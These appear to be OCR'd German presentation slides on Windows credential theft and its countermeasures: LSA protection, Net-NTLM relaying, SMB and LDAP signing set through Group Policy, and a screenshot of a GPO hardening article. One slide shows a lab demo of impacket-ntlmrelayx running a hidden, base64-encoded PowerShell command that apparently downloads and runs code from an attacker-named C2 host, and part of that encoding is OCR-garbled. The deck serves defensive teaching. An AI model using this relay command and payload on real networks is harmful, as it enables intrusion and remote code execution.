
Based on a table by Benjamin Delpy
twitter.com/gentilkiwi/status/352557093640892416/photo/1

 No Password Data in Memory
 Password Data in Memory




LSA Protection (RunAsPPL, Protected process light)

Keine besonderen Lizenz-/Hardware-Anforderungen




Net-NTLM Relaying



```
Kali - VMware Workstation
File Edit View VM Tabs Help
FreeRDP: 192.168.38.104 root@kali: ~/demo demo
root@kali: ~/demo
Metasploit root@kali: ~/demo RDP
root@kali: ~/demo 104x36
# impacket-ntlmrelayx -tf relay-targets.txt -w -smb2support -c 'powershell.exe -nop -w hidden -e WwBOA
GUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwB1AHIAIXQA6ADoAUwB1AGMAdQByAGkAdAB5AFAAcgBvAHQAAbwBjA
G8AbAA9AFsAtGBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUABYAG8AdABvAGMABwBsAFQAEQBuAGUAXQA6ADoAVABsAHMAMQAYADsAJAB6A
D0AbgB1AHcALQBVAGIAagB1AGMAdAAGAG4AZQB0AC4AdwB1AGIAYwBsAGkAZQBwAHQAQwBpAGYAKABbAFMAeQBzAHQAZQBtAC4ATgB1A
HQAALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwB1AHQARAB1AGYAYQB1AGwAdABQAHIAbwB4AHkAKAAPAC4AYQBkAGQAcgB1AHMAcwAgA
C0AbgB1ACAAJABuAHUAbABsACkAewAkAHoALgBwAHIAAbwB4AHkAPQBbAE4AZQB0AC4AVwB1AGIAUgB1AHEAdQB1AHMAdABdADoA0GBHA
GUAdABTAHkAcwB0AGUAbQBxAGUAYgBQAHIAbwB4AHkAKAAPADsAJAB6AC4AUABYAG8AeAB5AC4AQwByAGUAZAB1AG4AdABpAGEAbABzA
D0AWwBOAGUAdAAuAEMAcgB1AGQAZQBwAHQAaQBhAGwAQwBhAGMAaAB1AF0A0gA6AEQAZQBmAGEAdQBzAHQAQwByAGUAZAB1AG4AdABpA
GEAbABzADsAFQA7AEkARQBYACAkAAoAG4AZQB3AC0AbwB1AGoAZQBjAHQAIABoAGUAdAAuAFcAZQBIAEMAbABpAGUAbgB0ACKALgBEA
G8AdwBuAGwABwBhAGQAUwB0AHIAaQBwAGcAKAAnAGgAdAB0AHAA0GAvAC8AYwAyAC4AYQB0AHQAYQBjAGsAZQBwAC4AYwBoADoA0AAwA
DgAMAAvAHUANABwAHEASgA4AGgAaQBwAE8ARwAvAFIAQwBxAE8AWABaAGIAZAAnACKAKQA7AEkARQBYACAkAAoAG4AZQB3AC0AbwB1A
GoAZQBjAHQAIABoAGUAdAAuAFcAZQBIAEMAbABpAGUAbgB0ACKALgBEAG8AdwBuAGwABwBhAGQAUwB0AHIAaQBwAGcAKAAnAGgAdAB0A
HAA0GAvAC8AYwAyAC4AYQB0AHQAYQBjAGsAZQBwAC4AYwBoADoA0AAwADgAMAAvAHUANABwAHEASgA4AGgAaQBwAE8ARwAnACKAKQA7A
A== '
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Setting up WCF Server
[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Connection from WINDOMAIN/ADM_SERVER@192.168.38.102 controlled, attacking target smb:
//192.168.38.103
```



Relaying-Schutz für jeden Server und Client SMB-Signierung


Enforce_SMBSigning	
Computer Configuration	
Policies	
Software Settings	
Windows Settings	
Name Resolution Policy	
Scripts (Startup/Shutdown)	
Deployed Printers	
Security Settings	
Account Policies	
Local Policies	
Audit Policy	
User Rights Assignment	
Security Options	
Event Log	
Restricted Groups	
System Services	


Policy	Policy Setting
Interactive logon: Require Domain Controller authentication to unlock workstation	Not Defined
Interactive logon: Require Windows Hello for Business or smart card	Not Defined
Interactive logon: Smart card removal behavior	Not Defined
Microsoft network client: Digitally sign communications (always)	Enabled
Microsoft network client: Digitally sign communications (if server agrees)	Not Defined
Microsoft network client: Send unencrypted password to third-party SMB servers	Not Defined
Microsoft network server: Amount of idle time required before suspending session	Not Defined
Microsoft network server: Attempt S4U2Self to obtain claim information	Not Defined
Microsoft network server: Digitally sign communications (always)	Enabled
Microsoft network server: Digitally sign communications (if client agrees)	Not Defined
Microsoft network server: Disconnect clients when logon hours expire	Not Defined
Microsoft network server: Server SPN target name validation level	Not Defined
Network access: Allow anonymous SID/Name translation	Not Defined
Network access: Do not allow anonymous enumeration of SAM accounts	Not Defined
Network access: Do not allow anonymous enumeration of SAM accounts and shares	Not Defined



Relaying-Schutz für Domänencontroller (und ADCS ...)

LDAP-Signierung und -Kanalbindung





GPO Hardening Baseline: Die wi... X

https://www.oneconsult.com/de/gpo-hardening-baseline-die-wichtigsten-gpo-einstellungen-zum-haerten/

DE EN

Suchbegriff eingeben



Services

Über uns

News & Medien

Glossar

Kontakt

Cyber-Vorfall?

News & Medien

GPO Hardening Baseline: Die wichtigsten GPO-Einstellungen zum Härten


von Marco Wohler

Das Härten von Systemen ist immer wieder ein Thema. Viele, die sich erst neu damit befassen, sind von einem Sicherheitsvorfall betroffen. Oneconsult hilft Unternehmen dabei, solche Vorfälle, genannt Incidents, zu bewältigen. Bei diversen solcher Incidents sowie in Kundenprojekten konnten verschiedene Probleme mit dem Härten festgestellt werden. Zum einen ist oft eine Ressourcenknappheit gegeben, um die vielen Leitfäden, Tipps und Standards zu sichten und zu adaptieren. Zum anderen ist die Infrastruktur bereits gewachsen, ohne dass Härten eine Rolle gespielt hat. Dies macht es schwierig, Härtemassnahmen «einfach schnell» umzusetzen, da danach – fast garantiert – ein Dienst nicht mehr richtig ausgeführt wird.

Um dem entgegenzuwirken, werden in diesem Artikel die wichtigsten GPO-Einstellungen (Group

Kategorie: Pen Tester's Diary
Publiziert am: 05.01.2021

Teilen





Audit-Werkzeuge

